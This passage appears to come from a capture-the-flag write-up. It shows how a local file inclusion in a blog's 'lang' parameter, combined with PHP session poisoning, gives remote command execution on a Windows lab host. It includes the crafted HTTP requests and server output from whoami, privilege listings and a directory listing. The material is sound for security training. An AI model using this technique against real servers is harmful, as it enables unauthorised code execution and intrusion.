
Next we got our own cookies



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	eismpc432qj7gihsbchbsgpdd0	10.10.10.151	/	Session	35	false	false	None	Mon, 14 Aug 2023 09:18:15 GMT


Data
PHPSESSID: "eismp
Created: "Mon, 14
Domain: "10.10.10
Expires / Max-Age
HostOnly: true
HttpOnly: false
Last Accessed: "M
Path: "/"
SameSite: "None"
Secure: false
Size: 35

And with those cookies we returned to our LFI, where we requested the following path /windows/Temp/Sess_<cookies> and we got an answer on the command placed in the username (whoami - ntauthority/isr) ,thus by PHP session poisoning combined with LFI we got a remote code execution




```
GET /blog/?lang=/Windows/Temp/Sess_eismpc432qj7gihsbchbsgpdd0 HTTP/1.1
Host: 10.10.10.151
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.151/blog/index.php
Connection: close
Cookie: PHPSESSID=eismpc432qj7gihsbchbsgpdd0
Upgrade-Insecure-Requests: 1
```

```
            <div class="nav-bg-fostrap">
              <div class="navbar-fostrap">
                 <span>
                </span>
                 <span>
                </span>
                 <span>
                </span>

              </div>
              <a href="" class="title-mobile">
                Fostrap
              </a>
            </div>
          </nav>
        </div>
      </div>
      <script src="
      https://ajax.googleapis.com/ajax/libs/jquery/2.2.0/jquery.min.js"
      </script>
      <script>



        <script  src="js/index.js"></script>




      </body>

    </html>
    username|s:13:"nt authority\iusr
    ";
  </body>
</html>
```



```
GET /blog/?lang=/Windows/Temp/Sess_eismpc432qj7gihsbchbsgpdd0 HTTP/1.1
Host: 10.10.10.151
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.151/blog/index.php
Connection: close
Cookie: PHPSESSID=eismpc432qj7gihsbchbsgpdd0
Upgrade-Insecure-Requests: 1
```

```
    -----------------

    Group Name                           Type             SID
    Attributes
    ==================================== ================ ============
    ==================================================
    Mandatory Label\High Mandatory Level Label            S-1-16-12288

    Everyone                             Well-known group S-1-1-0
    Mandatory group, Enabled by default, Enabled group
    BUILTIN\Users                        Alias            S-1-5-32-545
    Mandatory group, Enabled by default, Enabled group
    NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Group
    used for deny only
    CONSOLE LOGON                        Well-known group S-1-2-1
    Mandatory group, Enabled by default, Enabled group
    NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11
    Mandatory group, Enabled by default, Enabled group
    NT AUTHORITY\This Organization       Well-known group S-1-5-15
    Mandatory group, Enabled by default, Enabled group
    LOCAL                                Well-known group S-1-2-0
    Mandatory group, Enabled by default, Enabled group


    PRIVILEGES INFORMATION
    ----------------------

    Privilege Name          Description                               State
    ======================= ========================================= =======
    SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
    SeImpersonatePrivilege  Impersonate a client after authentication Enabled
    SeCreateGlobalPrivilege Create global objects                     Enabled

    ";
  </body>
</html>
```



```
GET /blog/?lang=/Windows/Temp/Sess_eismpc432qj7gihsbchbsgpdd0 HTTP/1.1
Host: 10.10.10.151
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.151/blog/index.php
Connection: close
Cookie: PHPSESSID=eismpc432qj7gihsbchbsgpdd0
Upgrade-Insecure-Requests: 1
```

```
        </script>
        <script>



          <script  src="js/index.js"></script>




        </body>

      </html>
      username|s:13:" Volume in drive C has no label.
      Volume Serial Number is AE98-73A8

      Directory of C:\inetpub\wwwroot\blog

      04/11/2019  05:23 AM    <DIR>
                        .
        04/11/2019  05:23 AM    <DIR>
                          ..
          04/11/2019  05:28 AM             4,341 blog-en.php
          04/11/2019  05:28 AM             4,487 blog-es.php
          04/11/2019  05:28 AM             4,489 blog-fr.php
          04/11/2019  05:23 AM    <DIR>
                            css
            04/11/2019  05:25 AM             1,357 error.html
            04/11/2019  05:25 AM             1,331 header.html
            04/11/2019  08:31 PM               442 index.php
            04/11/2019  05:23 AM    <DIR>
                              js
              6 File(s)         16,447 bytes
              4 Dir(s)   2,412,281,856 bytes free
              ";
            </body>
          </html>
```